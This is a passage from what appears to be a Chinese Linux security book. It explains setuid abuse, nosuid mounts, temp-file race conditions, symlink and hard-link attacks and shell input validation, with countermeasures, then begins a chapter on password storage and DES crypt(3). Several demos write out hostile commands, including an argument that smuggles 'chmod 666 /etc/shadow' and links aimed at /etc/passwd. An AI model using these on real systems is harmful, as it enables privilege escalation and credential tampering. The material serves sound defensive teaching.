smbmount 程序使用一个辅助工具 smbmnt，以执行需要 root 权限的任务（如修改文件系统加载表）。尽管 smbmnt 是一个功能极其有限的辅助工具，不会被普通用户直接使用，但其中也存在一个可危及 root 的安全漏洞。辅助工具可以减少对 setuserid 应用程序的需要数量，也能减少相应的漏洞，但必须谨慎地编码和审查，以确保不会因其引入新的漏洞。

一 辅助应用程序对策

应当以与 setuserid 程序同样的方式来检查和处理由它们调用的程序。如果普通用户没必要执行这些应用程序，就必须用文件访问许可对其加以限制，或者使用 `chmod ug -s` 来去掉它们的 setuserid 和 setgroupid 属性。



setuserid 游戏攻击

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 6 |
| 影响力: | 5 |
| 风险率: | 6 |

系统管理员需要担心的不仅仅是存在安全问题的应用程序。过去曾经流行创建setuserid的游戏，将之设置成某个用户，以允许系统的所有用户都能够更新通用的计分文件。除该游戏之外，其他程序都不能访问这个文件。现在这种技术偶尔也能见到。某些这类游戏也包括一个称之为TBIC（“the boss is coming”）的功能，能够从游戏中快速退出到当前shell。

这类游戏很容易被特洛伊木马替换，从而影响到运行它们的所有用户。因为系统管理员有时也无聊而玩游戏，这就意味着他们的帐号也会受到危及。从这一点来看，攻击者只需要简单地等待，直到有一天系统管理员以root登录来玩这个游戏。



setuserid 游戏对策

从系统中删除所有setuserid游戏。如果游戏设计者不能找到更安全的方式来保护他们的文件，这个游戏就不值得保留。系统不值得为一个游戏冒安全风险。更常见的情形是这些游戏以设置setgroupid位来代替setuserid位，这一做法能够从某种程度上减少潜在的影响。

setuserid 的一般预防

使用chattr +i将所有setuserid程序设置为不可修改，同时设置所有的系统程序和目录不可修改。在/bin、/usr/bin、/sbin、/usr/sbin、/lib等目录下的文件很少变化，因此当它们发生改变时，管理员必须知道。对这些文件额外的保护意味着管理员在开始和维护过程中需要付出额外的努力，但是这些工作能够减少特洛伊木马攻击的威胁，如果在任何地方放松限制，都有可能遭受更多的攻击。

如果可能，对/、/boot、/usr、/var、/home使用单独的分区，设置系统目录为只读，并使用类似于Linux入侵检测系统(LIDS)等安全性增强工具来阻止入侵者重新以读-写方式加载只读分区。

如果系统不需要特定的setuserid或setgroupid程序，删除它们或者使用chmod ug-s命令从文件模式中去掉它们的setuserid或setgroupid位。

已加载文件系统上的黑客 setuserld 程序

用户使用 mount 命令加载驱动器、设备、文件和远程文件系统，这样会产生问题。一方面，用户需要访问可移动存储器并依靠可加载设备完成工作。另一方面，这么做也可能对系统产生严重的伤害，对于那些想获得权限的恶意入侵者而言，这不啻于另一条金光大道。



NFS 分区上的 setuserld 可执行文件

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 6 |
| 影响力: | 9 |
| 风险率: | 7 |

如果用户能够管理控制其他系统（合法或非法），他就能在该远程系统上创建 setuserld 程序。当目标系统通过 NFS 加载这些远程文件系统时，就有可能使用这些 setuserld 程序。

用户可以手工加载远程文件系统，也能够预定义的加载点自动加载，但结果是一样的。对于前者，攻击者只需以用户身份运行 mount。对于后者，攻击者需要一个自动加载配置以及和所要加载的文件系统相应的预定义加载点。当用户需要访问多个不同的系统并且从自己的桌面机器自动加载主目录时，这些条件通常都很容易满足。



Novell 的 NFS 漏洞

| | |
|------|---|
| 流行度: | 1 |
| 简单度: | 7 |
| 影响力: | 9 |
| 风险率: | 6 |

某些版本的 Novell Netware 提供与 UNIX 和 Linux 系统互操作和通信的 NFS 服务器。其中的某些版本以特殊的方式来执行对 Novell 文件的只读访问。因为 UNIX 或 Linux 上的文件所有者能够通过改变文件的模式来越过只读控制，然后写入文件，因此有人认为需要额外的工作来保证 Novell 只读文件确实是只读的。

他们的办法是将只读文件的所有者设置为 root，从而其原始所有者不能修改文件许可。这样做会带来一个非常惊人的威胁。假设某个用户能够在 Novell NFS 服务器的 NFS 共享系统上创建自己的文件，然后使用 chmod +s filename 设置其 setuserld 位。然后，他只需要到某个

Novell 工作站访问这个文件，并将其设置为只读。这样，服务器将自动把文件设置为只读，并把它的所有者改为 root，但没有取消 setuserid 位。从而在 NFS 共享系统上即刻生成了一个 setuserid 设为 root 的程序。现在还不能最后确定哪些版本的 Novell NFS 服务器存在这一安全漏洞。幸运的是，这一特定的危险配置极少出现。

❶ 防止加载文件系统上的 setuserid 访问

自动加载的文件系统，不论是远程文件系统或本地设备，都应当总是以 nosuid 标志加载。

任何远程文件系统或本地系统都应应以 nosuid 标志加载。如果用户试图在设置 nosuid 标志的文件系统运行某个 setuserid 程序，则程序将被拒绝运行：

```
# Check out the mount settings:
machine$ grep cdrom /etc/fstab
/dev/hdc /mnt/cdrom iso9660 ro,user,noauto,nosuid
machine$ mount | grep cdrom
/dev/hdc on /mnt/cdrom type iso9660 (ro,nosuid,nodev,user=attacker)

# Attempt to run the setuserid program
machine$ ls -l /mnt/cdrom/suid_program
-rwsr-xr-x 1 root root 99183 Mar 23 21:28 suid_program
machine$ /mnt/cdrom/suid_program
ksh: /mnt/cdrom/suid_program: Operation not permitted
```

mount 命令的 nosuid 选项阻止设置 setuserid 的可执行程序以 setuserid 相应的特权运行。对该类程序的任何运行企图都将被拒绝。

注意

某些应用程序能够绕过 Linux 禁止执行 setuserid 脚本的限制。这些应用程序检测脚本的 setuserid 位并以 setuserid 程序的方式运行相应的脚本。Suidperl 即为一个例子，即便所加载的文件系统中设置了 nosuid 标志，Suidperl 仍然可以以 setuserid 特权来执行 Perl 脚本。对于那些 setuserid 置位的 Perl 脚本，加载时的 nosuid 选项并不能起到作用。如果用户不能控制这类文件系统，最好从系统中删除 Suidperl。

那些极度谨慎的系统管理员也可能在不可信的文件系统上设置 noexec 标志，以阻止其上任何程序的运行。想要运行其中程序的用户可以将它们复制到本地文件系统，然后本地运行。这不仅有助于防止权限提升类型的攻击，也能够对付 setuserid 的 Perl 脚本，并减少蠕虫和自繁殖程序通过网络传播的可能性。

8.7 针对编程错误的攻击

如果攻击者已经拥有系统的某些权限,则会使本地安全性和权限提升问题更为恶化。现在,将这种情况与许多系统管理员创建定制脚本来执行管理任务的事实结合起来。其中的某些脚本可能存在着本地安全漏洞,而且这些漏洞很少在安全咨询中见到。许多这类脚本及其配置文件都是所有用户可读的,因此普通用户可以通过预先执行系统管理员的脚本来找到其中可能存在的错误。其中的某些漏洞很容易发现,应归类于常见的脚本编写技术。系统管理员必须将其编程水准提升到高于绝大部分其他用户的层次,避免使用某些可能造成危害的常见技术。

不幸的是,懒惰的不仅仅只是系统管理员。许多正式软件也存在我们所提及的不好的编程习惯。即使用户小心地遵循安全编程习惯,也要注意可能存在某些不那么小心的系统软件。下面所给的对策将有助于您编写更好的代码,并防止其他代码可能造成的威胁。



竞争条件

| | |
|------|---|
| 流行度: | 8 |
| 简单度: | 3 |
| 影响力: | 5 |
| 风险率: | 5 |

如果程序不是以原子方式执行检查和基于该检查的行为,就有可能出现竞争条件(原子函数指内核不加中断地执行的那些函数)。这样,在完成检查和执行动作之间,情况可以发生变化,因此检查的结果可能并不反映当前系统的真实状态。

这类竞争条件常见与使用临时文件的程序,例如下面这个例子:

```
#!/bin/sh -
TMPFILE=/tmp/foo.$$
if test -x $TMPFILE; then
    echo "temporary file already exists, possible attack"
    exit 255
fi

# Create our temporary file
cat > $TMPFILE
```

```
( actual script goes here )
rm $TMPFILE
```

这个程序试图在 /tmp 目录下创建名为 /tmp/foo.\$\$ 的临时文件，这里 \$\$ 将用当前 shell 脚本的进程 ID 代替。同时，在创建文件前，它试图确保之前该文件并不存在。不幸的是，即便 /tmp/foo.\$\$ 在测试时还不存在，在执行该脚本的 date 命令前，它也可能被其他进程创建。攻击者的机会在于能否造成文件创建失败的情形，脚本或者运行成功，或者带着错误消息退出——但不论攻击者制造这种情形的困难有多大，这始终是一个潜在的漏洞。

如果脚本作为 cron 任务执行，则用户将不会看到错误消息。攻击者就会继续尝试直到成功。为了更可能造成竞争条件，攻击者可以加重系统负载，以希望 CPU 更加频繁地切换进程，从而减慢目标程序的运行速度，加宽可能造成竞争条件的机会时间窗口。

竞争条件所造成的影响取决于相应程序对文件所做的操作。在前面的例子中，假如攻击者可以在 date 命令执行之前创建任意符号链接，从而就能使该程序覆盖系统中的相应文件。C 编译器 gcc 的一个早期版本，在处理其临时文件时，存在一个易受攻击的竞争条件，能够使攻击者向正在编译的程序中插入自己的代码。

一 竞争条件对策

许多程序员试图通过 C 中的系统调用 mktemp () 或 tmpnam () 来获得唯一且未被使用的文件名，从而绕过竞争条件问题。

```
unique_filename = mktemp("/tmp/foo.XXXXXX");
file_descriptor open( unique_filename, ....);
```

创建文件名时系统确保其惟一性，但在创建之后和使用 open () 打开该文件之前仍然存在竞争条件。程序员应当转而使用系统调用 mkstemp ()：

```
file_descriptor = mkstemp("/tmp/foo.XXXXXX");
```

mkstemp 是原子函数，因此没有任何其他进程能够在该系统调用创建文件时耍把戏。

直到最近，shell 脚本也没有提供类似于 mkstemp 的函数。为了创建不存在竞争条件的临时文件，程序员只能先使用 mkdir 等原子函数创建临时子目录，然后再在其中创建临时文件。测试文件（或目录）是否存在，如果不存在则创建它，这个过程并不是原子过程，因为在测试和创建操作之间情况可能会发生变化。

```
#!/bin/sh -
umask 077
```

```

DIRNAME=/tmp/foo.$$
if ! mkdir $DIRNAME ; then
    echo "temporary directory already exists, possible attack"
    exit 255
fi

TMPFILE=$DIRNAME/tmp.$$
date > $TMPFILE
( The work of the script )
rm -rf $DIRNAME
# End of Script

```

在这个例子中, 如果不能创建目录, `mkdir` 将产生错误, 而且不会引用符号链接或覆盖文件。因此, 这是一个不错的原子操作, 即可以测试是否已经存在与目标名字相同的目录或文件, 同时也能在测试成功时创建容纳临时文件的容器。

警告

如果不能创建目录, `mkdir` 将失败, 这以原子形式提供了测试—创建操作。然而, 如果攻击者已经创建了同名的文件或目录, 之后的 `mkdir` 操作将失败, 因此攻击者能针对该程序实施拒绝服务攻击。

更新版本的 Linux 提供了一个名为 `mktemp` 的程序, 其功能与 C 的系统调用 `mkstemp()` 类似。在 shell 脚本中使用 `mktemp`, 就能够在创建临时文件时避免竞争条件, 同时不必求助于目录操作。不幸的是, 并不是所有的 UNIX 系统都支持 `mktemp`, 因此这样的脚本可能不能移植到其他系统。

```

TMPFILE='mktemp /tmp/filename.XXXXXX' || exit 1
date >> $TMPFILE
....

```

警告

在使用时, 临时文件创建和临时文件名生成函数可能会引起混淆。请记住, 创建文件的原子操作在 C 语言中是 `mkstemp()`, 在 shell 脚本中是 `mktemp`。

8.7.1 硬链接和符号链接

许多程序不能正确使用文件。这些程序通常是系统管理员编写的脚本, 但也可能出现在大规模的开源项目中。这些程序可以用于对其设计目标之外的文件进行操作。黑客经常使用

特殊设计的硬链接和符号链接来欺骗用户或软件,使它们实际访问的文件与其想要访问的不同,从而造成灾难性后果。

硬链接

存储在磁盘上的文件实际上只是位元 (bit) 集合,并拥有与之相关的信息节点 (inode)。文件系统通过信息节点找到包含文件数据的磁盘扇区。各个文件系统维护它自己的信息节点表。每个文件都可以通过指向相应信息节点的目录项找到,如下所示

```
machine$ ls -li
876193 -rw----- 1 george   twinlks    707 Dec  6   8:15  file1
578283 -rw----- 1 bonnie    twinlks    19 Feb 25  10:39  file2
```

第一个字段显示与文件相关的信息节点号。使用 ln 命令可以创建硬链接,如下

```
machine$ ln file2 newlink
machine$ ls -li
876193 -rw----- 1 george   twinlks    707 Dec  6   8:15  file1
578283 -rw----- 2 bonnie    twinlks    19 Feb 25  10:39  file2
578283 -rw----- 2 bonnie    twinlks    19 Feb 25  10:39  newlink
```

文件newlink只是另一个指向信息节点578238相应物理文件的目录项。删除file2不会从磁盘上删除文件,因为该文件仍然被newlink所引用。

符号链接

符号链接是一类间接指向文件的目录项,并不直接指向文件的信息节点,因此系统管理员可以创建针对实际文件的符号链接。如果在脚本中使用符号链接,则在移动(例如移向未满的硬盘分区)实际文件时,只需更新符号链接,而无需改变相应的脚本。

符号链接也导致了一整类的攻击方法。对所有标准操作而言,符号链接和实际目标文件能起到同样的作用:

```
machine$ ls -l
lrwxrwxrwx 1 brandt dc          3 Jul  3 08:24 bar -> foo
lrwxrwxrwx 1 brandt dc         10 Jul  3 08:24 baz -> nosuchfile
-rw----- 1 brandt dc         28 Jul  3 08:24 foo

# Show statistics for the foo file
machine$ stat foo
```

```
File: "foo"
Size: 28                Filetype: Regular File
Mode: (0600/-rw-----)  Uid: ( 500/ brandt) Gid: ( 1000/ dc)
Device: 3,5 Inode: 876193 Links: 1
```

The statistics for bar are **exactly** the same as foo

```
machine$ stat bar
```

```
File: "bar"
Size: 28                Filetype: Regular File
Mode: (0600/-rw-----)  Uid: ( 500/ brandt) Gid: ( 1000/ dc)
Device: 3,5 Inode: 876193 Links: 1
```

Though a symlink named baz exists, it doesn't
appear as a file at all

```
machine$ stat baz
```

```
Can't stat baz
```

确定文件是否是符号链接的惟一方法是使用系统调用 `lstat()`，通过它可以得到与符号链接本身而不是目标文件相关的信息。

符号链接文件打开攻击

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 3 |
| 影响力: | 7 |
| 风险率: | 6 |

因为程序无法区分符号链接和目标文件，攻击者可以利用这一点欺骗程序去打开其他文件。考虑以下例子。

```
machine$ stat baz
```

```
Can't stat baz
```

```
machine$ ls -l baz
```

```
lrwxrwxrwx      1 brandt dc          10 Jul 3 08:24 baz -> nosuchfile
```

```
machine$ ls -l nosuchfile
```

```
No such file or directory
```

Check if baz exists, and if it does not, create it

```
machine$ if [ ! -e baz ] ; then
```

```
> echo "Create baz" >> baz
> fi
machine$ ls -l baz nosuchfile
lrwxrwxrwx 1 brandt dc          10 Jul 3 08:24 baz -> nosuchfile
-rw----- 1 brandt dc          11 Jul 3 10:39 nosuchfile

# when the baz file is deleted, nosuchfile remains.
machine$ rm baz
machine$ ls -l nosuchfile
-rw----- 1 brandt dc          11 Jul 3 10:39 nosuchfile
```

用户在写入之前先判断baz文件是否存在。根据前面的讨论,可以看出这里可能存在竞争条件。但是,在这个例子中,情况更加糟糕。baz文件是一个符号链接,尽管它所指向的文件并不存在,因此,测试将成功,然后会执行echo语句。

在这个例子中,攻击者欺骗用户所执行的命令,使其在同一目录下创建了一个文件。更加糟糕的是,当用户删除符号链接时,实际文件并没有被删除。

攻击者可以使用这种方法欺骗用户或root创建任意文件。如果创建文件时设置了错误的许可,则攻击者有可能在用户以为已经删除该文件之后修改此文件。例如修改\$HOME/.rhosts以允许已被入侵的帐号登录系统,配置/etc/hosts.allow以使系统信任攻击者的机器,修改\$HOME/.forward以允许通过电子邮件执行远程程序,等等。

攻击者也可以将符号链接指向现存的文件来实施拒绝服务攻击。如果root打开文件并写入指向/etc/passwd的符号链接,则将截断passwd文件,导致所有用户都不能登录。甚至类似于ls的程序也将不能成功执行。其他文件,如/etc/nologin,只需让其存在就可以实现拒绝服务攻击。

例如,假设黑客浏览所有人都可读的系统管理脚本,并发现某个cron任务在创建静态临时文件前没有检查其存在性。那他就可以按照该脚本可能创建的所有文件的名字生成一系列符号链接,使它们指向某个关键的系统文件,例如/etc/passwd或/etc/rc.d/rc.sysinit等。当下一次运行该任务时,这个系统文件就会被其数据所覆盖。任务结束之后,它删除所有的临时目录,却留下了已被破坏的系统文件。

老练的攻击者能够欺骗任务向系统文件覆写足以提升攻击者权限的信息。例如,一个在某处输出“++”的程序能够被重定向到/root/.rhosts。而较为笨拙的攻击通常只毁坏目标文件。通过符号链接攻击临时提升权限能够对造成系统损害,或者可用于进一步侵入和提升权限。



符号链接上的文件操作

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 3 |
| 影响力: | 7 |
| 风险率: | 6 |

符号链接不仅仅能被恶意用于创建或截断文件。对符号链接所做的任何文件操作都会在目标文件上执行。这意味着可以欺骗类似于 `chown`、`chgrp` 或 `chmod` 的程序来更改其他文件的许可。

例如，考虑由属于 `web` 组的新用户维护的 Web 开发区域，但是忘记将该目录设置为组可写。系统管理员试图使用 `cron` 执行如下程序来帮助他们解决这个问题。

```
#!/bin/sh
cd /path/to/webroot
chgrp -R web .
chmod -R g+w .
```

如果某个开发者聪明地创建了如下符号链接。

```
lrwxrwxrwx 1 hacker web 11 Jul 16 10:13 gotcha -> /etc/passwd
```

则当脚本运行后，`Web` 组会拥有对 `/etc/passwd` 文件的写入权限，之后黑客就能够随心所欲地修改口令文件了。

一 防止符号链接攻击

任何必须创建临时文件的程序应当使用那些当文件存在时不会重复创建的函数。对于系统调用 `open()`，可使用 `O_EXCL` 参数来做到这一点：

```
open("/tmp/filename", O_EXCL|O_CREAT|O_RDWR, 0666);
```

在 Perl 中，可用 `sysopen` 命令实现同样功能：

```
sysopen(HANDLE, "/tmp/filename", O_EXCL|O_CREAT|O_RDWR);
```

或者在 shell 脚本中，使用 `mktemp` 实用工具：

```
TMPFILE='mktemp /tmp/filename.XXXXXX' || exit 1
commands > $TMPFILE
```

技巧

除非想要打开现存的文件,否则即便相信对应的目录不会允许符号链接攻击发生,你也应当总是使用这些类型的`open`函数来避免这类攻击。

如果要对文件做任何修改,应当使用安全处理符号链接的命令。例如,系统调用`chown()`会顺着符号链接找到实际的目标文件,而系统调用`lchown()`则仅对符号链接本身进行操作。类似的,默认情形下,`chown`命令会顺着符号链接定位实际文件;但是,可以通过指定`-h`参数来强制它以`lchown`方式运行:

```
root@machine# ls -la /etc/passwd ./gotcha
lrwxrwxrwx 1 hacker web 11 Dec 6 10:13 ./gotcha -> /etc/passwd
-rw-r--r-- 1 root root 5827 Mar 23 9:39 /etc/passwd

root@machine# chown -h jdoe ./gotcha
root@machine# ls -la /etc/passwd ./gotcha
lrwxrwxrwx 1 jdoe web 11 Dec 6 10:13 ./gotcha -> /etc/passwd
-rw-r--r-- 1 root root 5827 Mar 23 9:39 /etc/passwd
```

警告

先执行快速的`lstat()`检查以确定文件是否是符号链接,如果是,则退出程序,并认为正在遭受攻击,这一想法对程序员的诱惑力很大。但是这样做会导致竞争条件,尽管很难被利用,但终归存在漏洞。

如果想要更高的安全性,可以考虑安装Solar Designer开发的Linux内核安全补丁,位于<http://www.openwall.org>,该补丁能够阻止对`/tmp`目录下文件的符号链接和硬链接攻击。用户只有在拥有实际文件或读写权限的情形下,才能够在`/tmp`下创建链接。



硬链接攻击

| | |
|------|---|
| 流行度: | 5 |
| 简单度: | 3 |
| 影响力: | 7 |
| 风险率: | 5 |

硬链接和符号链接一样易受攻击。不同之处在于尽管可以将符号链接指向一个不存在的文件,但硬链接不能这么做,因为它要指向实际文件的信息节点。因此,硬链接不能被用来创建文件。

然而,其他的恶意利用,如截断文件内容或修改文件许可,其威胁与符号链接一样现实。

```
# The hacker plants a file
hacker@machine$ ln /etc/passwd /webroot/index.html
hacker@machine$ ls -li /etc/passwd /webroot/index.html
30639 -rw-r--r-- 2 root root 918 Mar 23 09:54 /etc/passwd
30639 -rw-r--r-- 2 root root 918 Mar 23 09:54 /webroot/index.html

# The administrator fixes some HTML ownerships
root@machine# cd /path/to/webroot/
root@machine# chown web:web *

# /etc/passwd is now writable by web
hacker@machine$ ls -li /etc/passwd /path/to/webroot/index.html
30639 -rw-r--r-- 2 web web 918 Mar 23 09:54 /etc/passwd
30639 -rw-r--r-- 2 web web 918 Mar 23 09:54 /webroot/index.html
```

一 硬链接攻击对策

首先，遵循前面提到的所有符号链接对策，这是确保安全性的第一步。另一个对符号链接无效但适合于硬链接的对策是对分区合理布局。

硬链接是一个指向已存在文件的信息节点的目录项。这就是说，只能对同一分区上的目标文件创建硬链接。通过将硬盘划分为多个分区来分别保存系统和用户数据，可以防止建立针对系统文件的硬链接。为以下的目录创建不同的分区是一个好习惯。

| | |
|-------|------------------------------|
| /home | 用户文件 |
| /var | 可变的临时存储，被邮件和进程所占用 |
| /tmp | 临时文件存取 |
| /usr | UNIX 系统资源 |
| /boot | 内核启动文件 |
| / | 其他所有二进制文件和目录，包括 /etc 和 /root |

必须确保普通用户对除 /home 和 /tmp 目录之外的所有其他分区都没有写权限。这能够防止建立对系统文件如 /etc/passwd 或 /bin/lis 的硬链接。

8.7.2 输入验证

脚本作者和系统管理员必须经常注意对脚本或程序的元字符攻击。考虑下面的setuserid程序,其目的是允许用户修改某些其他用户的口令:

```
#!/usr/bin/suidperl

$username=$ARGV[0];

if ( $username =~ /(httpd|web|oracle|mysql)/ ) { # Valid user
    system "passwd $username";
}
```

这个程序检查输入的用户名以确保修改的合法性。如果合法,则随后以system命令运行passwd程序。假设用户以如下方式调用这个程序:

```
machine$ chgpas "joe; chmod 666 /etc/shadow"
```

则该脚本所调用的命令将是passwd joe;chmod 666 /etc/shadow,从而执行了passwd和chmoc两个命令。

一 验证用户输入

脚本应当总是验证其输入参数,以确保其中没有包含非法字符和shell元字符。这些参数中不应当包括可能引起意外解释的空白字符、shell控制符和元字符。这一规则适用于所有shell脚本(不论选择了那种shell脚本语言),也适用于那些不明智地使用system()函数的C程序。

即便尽力清除了输入参数中的元字符和空白字符,攻击者也能够实施新的攻击。针对命令拒绝接受内嵌空白字符的参数的情形,一个常见的诡计是更改表示内部字段分隔符的环境变量IFS。设置IFS=","从而就能使passwd joe等价于passwd joe。脚本应当屏蔽对IFS的修改,或者在执行传入参数和正确性检查前将IFS设置为安全值。

第12章将介绍CGI程序的输入验证。但是,一般而言,输入验证同样也适用于UNIX脚本编程。



条件脚本

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 7 |
| 影响力: | 7 |
| 风险率: | 7 |

有条件地使用其他脚本是脚本作者需谨慎对待的另一个问题,下面的程序片断来自于Red Hat系统的/etc/rc.d/rc.sysinit文件:

```
# Initialize the serial ports
if [ -f /etc/rc.d/rc.serial ]; then
    . /etc/rc.d/rc.serial
fi
```

该程序的作用就是在当前脚本进程中包含/etc/rc.d/rc.serial的内容。其目的是允许系统管理员有条件地配置系统软件包。对于每个新软件,无需修改这个系统脚本就能设置必要的变量(使用脚本/etc/rc.d/rc.serial)。

/etc/rc.d/rc.serial文件不是默认安装的,也不属于任何软件包。因此,如果攻击者能够用前述的任何方法(符号链接攻击或其他方法)成功欺骗root,使之创建这个文件,则这个新脚本将会在每次系统启动时被rc sysinit所执行。

有多个/etc/rc.d脚本有这类功能。其中的一部分在系统启动时执行,另一部分作为cron任务周期地运行。再次提醒,临时的权限提升可能会对系统造成逐步加重的危害。

尤其令人烦恼的是,即使发现这些文件被更改,也不会导致验证错误。例如,命令rpm-v将根据安装时的rpm数据库来检查系统中文件的校验和——但是新文件并非来自于rpm软件包,因此会被这个简单的检查所忽略。

条件脚本对策

像处理系统脚本和程序一样,对系统目录也执行chattr +i命令,以防止其他攻击向它添加未授权文件。

检查系统的文件完整性软件以确信它能够发现在/etc等重要目录下出现的新文件。将系统目录下所有文件的列表和安装数据库的拷贝保存在脱机存储介质中,使之不能被入侵者修改。如果对系统安全有所怀疑,则在定时维护过程中,使用安装数据库来检验系统文件,并检查系统目录下是否存在未授权添加的脚本。

这一做法的缺点是：每次改动运行配置或系统目录时，必须先将目录属性设置为允许更新，改动完成后必须再将目录设置为不可更改，然后更新脱机的安装数据库和系统文件列表。这给系统更新和维护增加了很大的复杂性。

8.8 小结

登录进系统之后，即便只是普通用户，攻击者也能获得大量有用的信息，使他们能够利用众所周知或特定于当前系统的安全问题来逐步获得root权限。许多Linux 版本是不安全的，或者默认带有不安全的配置。这会导致攻击者迅速提升权限和完全侵入root，或者使行为不轨的用户得到他不应有的权限。

古语有云：“出其不意，攻其不备”。当防御集中于对系统root帐号的远程攻击时，找到一个未加防御或防御很弱的用户帐号可能就会比较容易。当防御集中于网络攻击时，攻击者可能会发现本地帐号较易攻击。不论以何种方式，一旦登录系统，则通向root的道路就是数之不尽的。



口令的安全性非常简单，
又极其重要。没有口令安全，系
统安全也就无从谈起。

遵守这些简单的、耳熟能
详的口令策略并不是一件容易
的事情。

第 9 章

「口令破解」

□ 口令安全是Linux系统所要实现的最重要的安全措施之一。没有强大的口令安全，系统决不会有安全性。某个想要侵入防火墙（参见第13章）的黑客可能尝试作为用户登录并获得网络上机器的访问权。然而，如果用户使用高强度的口令，就有相当把握挫败黑客试图对网络的非法侵入。

本章介绍口令的工作方式、黑客破解口令的方法，以及保护口令的措施等。

9.1 Linux 上口令的工作方式

Linux口令以加密方式存储在机器中。这类加密就是根据可重复算法将文本字符串转化为与其极为不同的形式。加密算法必须是可重复的，这样当用户登录时，Linux才能够根据输入的口令再次生成密文以与原来所保存的那一份比较。

例如，如果口令为：

HelloWorld

则在Linux系统中所保存的值可能就类似于：

aa0BUOE5ufwxk

注意

“HelloWorld”是一个非常不好的口令！关于口令的优劣信息，请参见本章稍后的9.6节“口令保护”。

Linux使用单向的加密算法。用户可以加密口令，但是不能从密文恢复出口令。因此黑客只能依据字典攻击或蛮力攻击来猜测口令，本章稍后将讨论这些攻击方法。

9.1.1 /etc/passwd

多数早期的Linux版本将口令的密文保存在文件/etc/passwd中。在登录过程中，用户需要提供用户名和口令。操作系统根据用户名查找/etc/passwd中与之相应的记录，以获得口令的密文。然后将输入的用户名和口令传递给加密函数crypt()产生当前密文。如果该密文与/etc/passwd所保存的密文一致，则允许用户访问系统。

下面是/etc/passwd文件的一个例子：

```
'jdoe@machine1 jdoe]$ cat /etc/passwd
```

```

root:aleGVpwjgvHGg:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:
daemon:*:2:2:caemon:/sbin:
adm:*:3:4:adm:/var/adm:
lp:*:4:7:lp:/var/spool/lpd:
sync:*:5:0:sync:/sbin:/bin/sync
mail:*:8:12:mail:/var/spool/mail:
news:*:9:13:news:/var/spool/news:
uucp:*:10:14:uucp:/var/spool/uucp:
gopher:*:13:30:gopher:/usr/lib/gopher-data:
ftp:*:14:50:FTP User:/home/ftp:
nobody:*:99:99:Nobody:/:
xfs:*:100:101:X Font Server:/etc/X11/fs:/bin/false
jdoe:2bT1cMw8zeSdw:500:500:John Doe:/home/jdoe:/bin/bash
student:9d9WE322:501:100::/home/student:/bin/bash

```

/etc/passwd中的每一行都是一个以冒号分隔的记录。其中的字段分别表示:

- ▼ 用户名
- 加密口令
- 用户 ID
- 组 ID
- 与用户相关的注释 (通常是用户的名字)
- 主目录
- ▲ 默认 shell

请注意, 加密口令出现在记录的第二个字段

```
jdoe:2bT1cMw8zeSdw:500:500:John Doe:/home/jdoe:/bin/bash
```

这一文件能够被所有用户读取:

```

[jdoe@machine1 jdoe] $ ls -l /etc/passwd
-rw-r--r-- 1 root root 842 Sep 12 16:24 /etc/passwd

```

加密口令能够被所有用户看到, 因为这个事实, 系统易于遭到“口令攻击”。这里“口令攻击”是一个含义广泛的术语, 但是通常指试图破解、解密或删除口令。被删除的口令是指空口令, 这与被解密的口令一样有用, 因为该口令实际上只是ENTER键。前面曾经提及Linux使用单向加密算法, 根据口令的密文不可能得到口令。然而, 如果有人得到了密文, 就能够

尝试猜测相应口令。

9.1.2 Linux 加密算法

加密算法是一套可重复的规则，能够将字符串转化为不可识别且极为不同的形式。目前存在很多种加密算法，从非常简单易于解密到非常复杂实质上不能解密，应有尽有。作为例子，我们来看一种最简单的加密算法——rot13。

rot13 (或rotate13) 算法将输入字符串中的大写和小写字符按字母表顺序移转13个位置：

| | |
|-------|-------|
| a → n | A → N |
| b → o | B → O |
| ... | ... |
| m → z | M → Z |
| n → a | N → A |
| o → b | O → B |
| ... | ... |
| z → m | Z → M |

给定字符串：

Hello, world

对应的rot13密文为：

Uryyb, jbeyq

rot13算法满足加密算法的第一个条件：可重复性（“Hello, world”总是被加密成“Uryyb, jbeyq”）。然而，这不是一个有效的算法，因为密文形式与原始字符串太过相似，而且根据密文很容易就能得到原始串，只需将密文再移转一遍，就重新生成了原始串。因此，rot13不是单向加密算法，不适合于Linux口令加密。

有两种算法用于Linux口令加密：DES和MD5。它们是有有效的加密算法，因为都满足可重复性和在合理时间内实质不可破解性（给定足够强度的密钥）。

注意

从技术上而言，MD5是一种散列算法，而不是加密算法。然而，与DES类似，它将口令转化为一种不可解密的形式。

DES 算法

DES (Data Encryption Standard, 数据加密标准) 是 Linux 加密口令的一种算法。它由美国政府和 IBM 研制。Linux 中 `crypt (3)` 实现 DES 的功能, 它也是 UNIX 标准函数。

`Crypt (3)` 有两个参数, `key` 和 `salt`。`key` 是用户的口令, `salt` 是从 `[a-zA-Z0-9./]` 中选择的长度 2 的字符串。用户口令最长不能超过 8 个字符, 口令的每一字节的低 7 位用于创建 56 位的密钥。这一密钥被用来加密某个常量字符串 (通常是全零串), 生成长度为 13 的字符串, 并由 `crypt (3)` 返回该串。

注意

因为用户的口令在加密算法中用作密钥 (原文是全零串), 解密口令必须要用同一个密钥。同时密钥是保密的 (因为这是 Linux 用户的口令, 所以不应当公开), 因此密文就不可能被任何已知的函数解密。这样, `crypt (3)` 实现了一个单向的加密算法。

`crypt (3)` 函数返回一个字符串, 其前两个字符是 `salt` 本身。该字符串有如下格式。

▼ 长度为 13 个字符。

▲ 字符可以是字母、数字、下划线、句点符或短划线, `a-zA-Z0-9_.-`

例如, 如果 `salt` 是 "A1", 用户的口令为 "MyPass", 则 `crypt (3)` 将返回

AlqLr2pFD.Ddw

请注意, 返回串的前两个字符是 "A1", 即结果串中包括了 `salt`。

如果两个用户的口令碰巧相同, "MyPass", 则其 `salt` 也相同的概率为 $1/4096$, 因此, `crypt (3)` 函数所返回的密文串从概率上说是不同的。例如, 如果另一个用户的口令也是 "MyPass", 并且其 `salt` 是 "A2", 则 `crypt (3)` 返回的结果将是:

A2.I0Myq3Nf.U

请注意, 这个加密结果与前面不同 `salt` 得到的结果有很大不同。

下面这个 Perl 脚本要求用户输入 `salt` 和口令, 然后将这两个值传递给 `crypt (3)` 函数, 以计算出密文。

```
#!/usr/bin/perl
# crypt.pl

use strict;
```

```

print 'Please enter your salt: ';
my $salt = <STDIN>;
chomp $salt;

print 'Please enter your password: ';
my $passwd = <STDIN>;
